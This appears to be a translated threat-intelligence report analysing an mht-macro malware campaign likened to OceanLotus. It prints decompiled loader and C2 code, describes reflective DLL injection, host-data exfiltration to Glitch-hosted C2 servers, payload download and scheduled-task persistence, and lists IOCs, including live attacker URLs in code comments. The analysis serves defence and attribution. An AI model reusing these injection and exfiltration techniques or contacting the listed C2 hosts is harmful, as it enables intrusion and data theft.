
The OpenProfile function is called by VBA, which sets up a scheduled task through a COM object to run another exported function of the dll, SaveProfile.

```
GetModuleFileNameW((HMODULE)0x10000000, Filename, 0x208u);
v3 = 0;
do
{
  v4 = Filename[v3++];
  Filename[v3 + 259] = v4;
}
while ( v4 );
PathRemoveFileSpecW(pszPath);
wsprintfW(v6, g_dword_1169FFEC_format_str, &Filename[wcslen(pszPath) + 1]);
sub_10001ED6(
  g_dword_1169FFDC_corporation_str,
  g_dword_1169FFD8,
  g_dword_1169FFD4_Outlook_Sync,
  g_dword_1169FFE4,
  g_dword_1169FFE8_time_str,
  g_dword_1169FFD0_systemroot_str,
  (int)v6,
  (int)pszPath);
return sub_100026EB(v6[0]);
```

SaveProfile injects the PE file embedded in the dll into the remote puppet process. The command to create the remote process is "rundll32.exe kernel32.dll,Sleep".



The offset of the address pointed to by the instruction register in the remote thread register context from the starting address of the memory where the injected data is stored is 0x44C20. After the PE injected into the memory is dumped, the only exported function is the location in the disk file.



DLL injected into memory

file name	-
MD5	9fd6ae7e608b3b7421f55b73f94b4861
file type	Win32 DLLs
File size	717824 bytes

The released 32-bit dll and the 64-bit dll injected into the remote process are both 32-bit, with the same file size and the same function.

The DLL is injected into memory as an unmapped file, and the only exported function of this DLL is to load itself reflectively in memory. After allocating memory to load the dll itself, the export function executes the DllMain function twice, and the second parameter of DllMain is 1 and 4, respectively. Malicious behavior in the Dll is only triggered when the parameter is 4.

```
325   }
326   var_entrypoint = (void (__stdcall *)(int, int, _DWORD))(v35 + v23->OptionalHeader.AddressOfEntryPoint);
327   ptr_NtFlushInstructionCache(v27, -1, 0, 0);
328   var_entrypoint(var_alloced_mem, 1, 0);
329   var_entrypoint(var_alloced_mem, 4, 0);
330   return var_entrypoint;
331 }
00044FB1 _flafjfIKvhnndKttxWnDvDlMKTspYg@0:316 (10045BB1) (Synchronized with IDA View-A, Hex View-1)
```

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HANDLE v4; // eax

  if ( fdwReason == 4 )
  {
    mw_main();
    v4 = GetCurrentProcess();
    TerminateProcess(v4, 0);
  }
  else if ( fdwReason == 6 && lpvReserved )
  {
    *(_DWORD *)lpvReserved = dword_100AD3AC;
    return 1;
  }
  return 1;
}
```

Like background.dll, key strings and other configuration data are first saved in global variables.

```
  char *v10; // eax
  int v11; // edx
  char *result; // eax

  g_Url_1 = (LPCWSTR)&dword_100AB2AE;           // "https://elemental-future-cheetah.glitch.me/afe92a2bd2P"
  g_dword_100B0914 = (int)asc_100AB29A;
  g_dword_100B091C = 1;
  v0 = *(int *)((char *)&dword_100AB2BA + dword_100AB2AA);
  g_dwMilliseconds = *(int *)((char *)&dword_100AB2AE + dword_100AB2AA);
  g_dword_100B08F0 = *(int *)((char *)&dword_100AB2B2 + dword_100AB2AA);
  g_dword_100B08F4 = *(int *)((char *)&dword_100AB2B6 + dword_100AB2AA);
  v1 = v0 + dword_100AB2AA + 20;
  g_Url_2 = (LPCWSTR)((char *)&dword_100AB2AA + dword_100AB2AA + 20);// "https://elemental-future-cheetah.glitch.me/afe92a2bd2D"
  v2 = *(int *)((char *)&dword_100AB2AA + v1);
  v3 = *(int *)((char *)&dword_100AB2AE + v1);
  v1 += 8;
  g_dword_100B08FC = v2;
  v4 = (const WCHAR *)((char *)&dword_100AB2AA + v1);
  v5 = v3 + v1;
  g_Microsoft_Edge_Download_str = v4;           // "Microsoft Edge Download"
  v6 = *(int *)((char *)&dword_100AB2AA + v5);
  v5 += 4;
  v7 = (const WCHAR *)((char *)&dword_100AB2AA + v5);
  v8 = v6 + v5;
  g_properties_bin_str = v7;                    // "properties.bin"
  v9 = *(int *)((char *)&dword_100AB2AA + v8);
  v8 += 4;
  v10 = (char *)&dword_100AB2AA + v8;
  v11 = v9 + v8;
  g_Chrome_Update_str = (int)v10;               // "Chrome Update"
  g_dword_100B090C = *(int *)((char *)&dword_100AB2AA + v11);// "2015-04-12T01:37:27"
  g_time_str = (int)&dword_100AB2B2 + v11;      // "2015-04-12T01:37:27"
  result = (char *)&dword_100AB2B6 + v11 + *(int *)((char *)&dword_100AB2AE + v11);
  g_MicroCorp_str = (int)result;                // "Microsoft Corporation"
  return result;
}
```

Create a subdirectory named "Microsoft Edge Download" in the "C:\ProgramData" directory to collect host information, including the MAC address of the network card, user name, host name, all current process names, and file and subdirectory names in the ProgramData directory.

```
00802AF0 000c29[redacted].00-0C-29[redacted].User:[redacted] Computer:[redacted]
00802B70 [redacted]....C:\Windows\System32\taskhost.exe..C:\Windows\System32\dw
00802BF0 m.exe..C:\Windows\explorer.exe..C:\Windows\System32\vm3dservice.
00802C70 exe..C:\Program Files\VMware\VMware Tools\vmtoolsd.exe..D:\Analy
00802CF0 sisTools\x64dbg\snapshot_2021-04-17_18-28\release\x32\x32dbg.exe
00802D70 ..C:\Windows\SysWOW64\rundll32.exe..D:\AnalysisTools\FakeNet\Fak
00802DF0 enet1.0b\FakeNet.exe..C:\Windows\System32\conhost.exe..C:\Window
00802E70 s\SysWOW64\ipconfig.exe..D:\AnalysisTools\x64dbg\snapshot_2021-0
00802EF0 4-17_18-28\release\x64\x64dbg.exe..C:\Windows\System32\rundll32.
00802F70 exe..D:\AnalysisTools\Sysinternals\SysinternalsSuite\Procmon64.e
00802FF0 xe..<DIR> ...<DIR> ....<DIR> Application Data..<DIR> Desktop..<D
00803070 IR> Documents..<DIR> Favorites..<DIR> Microsoft..<DIR> Microsoft
008030F0  Help..<DIR> Mozilla..<DIR> Package Cache..<DIR> regid.1991-06.c
00803170 om.microsoft..<DIR> Start Menu..<DIR> Templates..<DIR> VMware..<
```


The collected information is encrypted and sent back to the C2 service hosted by the Glitch platform in a POST request. The return URL is hxxps://elemental-future-cheetah.glitch.me/afe92a2bd2P .

Then get the follow-up from the C2 with a GET request, and the follow-up payload is transmitted as a 7z compressed file. Get the subsequent URL as hxxps://elemental-future-cheetah.glitch.me/afe92a2bd2D. Subsequent payloads are saved in "C:\ProgramData\Microsoft Edge Download\properties.bin".

```
  PathAppendW(pszPath, g_properties_bin_str);   // "C:\\ProgramData\\Microsoft Edge Download\\properties.bin"
  var_try_count = 0;
  while ( 1 )
  {
    v69 = g_dword_100B08FC;
    v51 = GetCurrentThread();
    WaitForSingleObject(v51, v69);
    v52 = mw_connect_C2_wrap(aGet, var_UserAgent_WideCharStr, g_Url_2, 0, 0);
    v53 = v52;
    if ( v52 )
      break;
LABEL_53:
    if ( ++var_try_count >= 12 )
      goto LABEL_2;
  }
  if ( *v52 != 200
    || v52[4] <= 0x80
    || (v54 = v52[2], *v54 != '7')              // check 7z magic number
    || v54[1] != 'z'
    || (v55 = CreateFileW(pszPath, 0xC0000000, 0, 0, 2u, 0x80u, 0), v55 == -1) )
  {
    if ( v53[1] )
      free(v53[1]);
    if ( v53[2] )
      free(v53[2]);
    free(v53);
    goto LABEL_53;
  }
  NumberOfBytesWritten = 0;
  WriteFile(v55, v53[2], v53[4], &NumberOfBytesWritten, 0);// 保存7z文件数据
  CloseHandle(v55);
```

The malware in the 7z archive is decompressed and saved in the "C:\ProgramData\Microsoft Edge Download" directory. The subsequent payload is executed by setting a scheduled task through the COM object, and the persistence of subsequent malware is achieved at the same time. The name of the scheduled task is "Chrome Update".

Since C2 is currently inaccessible, subsequent malware cannot be obtained for analysis. Use the calculator program (calc.exe) in the system to simulate the acquired subsequent loads to display the set scheduled tasks.



The dll also has a feature that uses GetCurrentThread/ GetCurrentProcess and WaitForSingleObject instead of Sleep to perform hibernation operations.

```
    }
    v48 = mw_connect_C2_wrap(aPost, var_UserAgent_WideCharStr, g_Url_1, v10, v44);
    free(v10);
    if ( v48 )
      break;
    v68 = g_dwMilliseconds;
    v49 = GetCurrentThread();
    WaitForSingleObject(v49, v68);
  }
  if ( v48[1] )
    free(v48[1]);
  if ( v48[2] )
    free(v48[2]);
  free(v48);
  PathAppendW(pszPath, g_properties_bin_str);   // "C:\\ProgramData\\Microsoft Edge Download\\properties.bin"
  var_try_count = 0;
  while ( 1 )
  {
    v69 = g_dword_100B08FC;
    v51 = GetCurrentThread();
    WaitForSingleObject(v51, v69);
    v52 = mw_connect_C2_wrap(aGet, var_UserAgent_WideCharStr, g_Url_2, 0, 0);
    v53 = v52;
    if ( v52 )
      break;
LABEL_53:
    if ( ++var_try_count >= 12 )
      goto LABEL_2;
00043801 mw_main:248 (10044401) (Synchronized with IDA View-A, Hex View-1)
```

activity association

early samples

The earliest such attack samples can be traced back to August 2021. The early sample information is as follows:

MD5	file type	file name	VT upload time
6d0ab5f4586166ac3600863bc9ac493e	Win32 DLLs	2zofrncu.dll	2021/08/23 12:52:31 UTC
0bd0f1dd8b03c11b3d59da2c5fba2e45	Win32 DLLs	mslog.dll	2021/08/26 03:55:13 UTC
cc4a9d5248095e64c1f22e8a439416cc	Win64 DLLs	mslog64.bin	2021/08/26 03:57:57 UTC


mslog.dll and mslog64.bin correspond to the 32-bit dll and 64-bit dll released in the aforementioned attack process, respectively. 2zofrncu.dll is the PE that mslog.dll injects into the remote process. The structure and operation process of the three samples are the same as the dll samples involved in this attack. The relevant URLs are as follows:

URL	Function
hxxps://immense-plastic-pullover.glitch.me/T812P	Return collected information
hxxps://immense-plastic-pullover.glitch.me/T812D	download follow-up

It is worth noting that the PE injected into the memory during the entire attack process does not land on the disk, but the sample 2zofrncu.dll uploads VT earlier than its superior sample mslog.dll. Furthermore, all three samples uploaded VT from Vietnam by the same uploader. Combining the above information, we guess that these three samples may be early test samples.

Previously disclosed attack samples

The samples involved in this attack are strongly related to the attack samples [2] disclosed by the Qi Anxin Threat Intelligence Center in December last year , and can be considered to be from the same attack group. The first is a misinformation document with the same content used in both campaigns.



Then the code obfuscation method used by the malicious dll is the same, and the running process is the same:

(1) A subdirectory with a name related to Microsoft will be created in the "C:\ProgramData" directory;

(2) Collect host information, encrypt it and send it back to the C2 service program hosted on the Glitch platform as a POST request. The returned URL format is hxxps://[xxx]-[xxx]-[xxx].glitch.me /[xxx]P;

(3) Then obtain the subsequent payload compressed by 7z from C2 and execute it. The subsequent URL format is hxxps://[xxx]-[xxx]-[xxx].glitch.me/[xxx]D.

Comparison with the historical attack method of Ocean Lotus

The attack sample uses some historical attack methods of OceanLotus. OceanLotus has used mht files carrying malicious macros to release the KerrDown downloader [3] in the past attacks . Similarly, the malicious macros will choose to release 32-bit dll or 64-bit dll according to the system version. The dll used as the KerrDown downloader also uses pictures The suffix of the format file is saved on disk. In addition, the instruction obfuscation method used by the malicious dll involved in this batch of attack samples is similar to that of Ocean Lotus, and the reflective loading method is also used to load the PE in the memory during the sample execution process.

The differences from the previous attacks of Ocean Lotus are:

(1) The file name of the error message displayed by the sample is inconsistent with the original mht file name, and it is impossible to determine whether the attacker is negligent or deliberate. And the file data to be released is directly spliced at the end of the mht file without encryption or encoding processing. OceanLotus often saves the file data to be released in an encrypted or encoded form.

(2) The reflection loading method used by the sample is different from that of the sea lotus tissue. OceanLotus often uses shellcode as the loader for reflective loading of PE, and this batch of attack samples uses the exported function of the loaded dll as the loader.

The above differences may be due to either the Ocean Lotus group trying new attack methods, or the attack activities carried out by other groups. Due to the lack of pertinence in the sample name, the C2 service is hosted on the public platform Glitch, and the URL fails to obtain subsequent malware. At present, the specific identity of the attacker cannot be clearly identified, and further clues and information are to be discovered later.

Summarize

This type of attack sample uses malicious macros carried by mht files to implant malicious software on the victim host. The methods used in the attack process are similar to those of the OceanLotus organization, but there are also some characteristics that are different from the historical attack activities of OceanLotus. Although it cannot be attributed to a specific attack group for the time being, by sorting out a series of related attack activities, it can be found that the attackers behind them are constantly improving their attack methods and updating attack weapons.

No domestic users have been affected by this attack, but precautions are essential. The Qi'anxin Red Raindrop team reminds users not to open links of unknown origin shared on social media, not to click and execute email attachments from unknown sources, not to run unknown files with exaggerated titles, and not to install apps from informal sources. Do timely backup of important files, update and install patches.

If you need to run and install applications of unknown origin, you can first use the Qianxin threat intelligence file in-depth analysis platform (https://sandbox.ti.qianxin.com/sandbox/page) to determine. Currently, it supports in-depth analysis of files in various formats including Windows and Android platforms.

At present, the full line of products based on the threat intelligence data of Qi'anxin Threat Intelligence Center, including Qi'anxin Threat Intelligence Platform (TIP), Tianqing, Tianyan Advanced Threat Detection System, Qi'anxin NGSOC, Qi'anxin Situational Awareness, etc., have already supported this Accurate detection of class attacks.

IOCs

MD5

0ee738b3837bebb5ce93be890a196d3e

11d36c3b57d63ed9e2e91495dcda3655

204cb61fce8fc4ac912dcb3bcef910ad

a7a30d88c84ff7abe373fa41c9f52422

b1475bdbe04659e62f3c94bfb4571394

b2eb3785e26c5f064b7d0c58bdd3abe0

d8fa458192539d848ee7bb171ebed6bd

e7ce1874ab781c7a14019b6a6e206749

eb6cf9da476c821f4871905547e6a2b4

f5ea39b70f747e34ae024308298f70ac

f8d30c45ed9d3c71ec0f8176ddd7fd8f

6d0ab5f4586166ac3600863bc9ac493e

0bd0f1dd8b03c11b3d59da2c5fba2e45

cc4a9d5248095e64c1f22e8a439416cc

URL

hxxps://elemental-future-cheetah.glitch.me/afe92a2bd2D

hxxps://elemental-future-cheetah.glitch.me/afe92a2bd2P

hxxps://elemental-future-cheetah.glitch.me/559084b660P

hxxps://elemental-future-cheetah.glitch.me/02d9169d60D

hxxps://elemental-future-cheetah.glitch.me/02d9169d60P

hxxps://confusion-cerulean-samba.glitch.me/e1db93941c

hxxps://confusion-cerulean-samba.glitch.me/0627f41878D

hxxps://confusion-cerulean-samba.glitch.me/0627f41878P

hxxps://confusion-cerulean-samba.glitch.me/192f188023

hxxps://confusion-cerulean-samba.glitch.me/2e06bb0ce9

hxxps://confusion-cerulean-samba.glitch.me/55da2c2031

hxxps://torpid-resisted-sugar.glitch.me/fb3b5e76b4D

hxxps://torpid-resisted-sugar.glitch.me/fb3b5e76b4P

hxxps://torpid-resisted-sugar.glitch.me/83a57b42f1D

hxxps://torpid-resisted-sugar.glitch.me/83a57b42f1P

hxxps://torpid-resisted-sugar.glitch.me/5db81501e9P

hxxps://immense-plastic-pullover.glitch.me/T812D

hxxps://immense-plastic-pullover.glitch.me/T812P

Reference link

[1] https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files

[2] https://ti.qianxin.com/blog/articles/Obfuscation-techniques-similar-to-OceanLotus/

[3] https://unit42.paloaltonetworks.com/tracking-oceanlotus-new-downloader-kerrdown/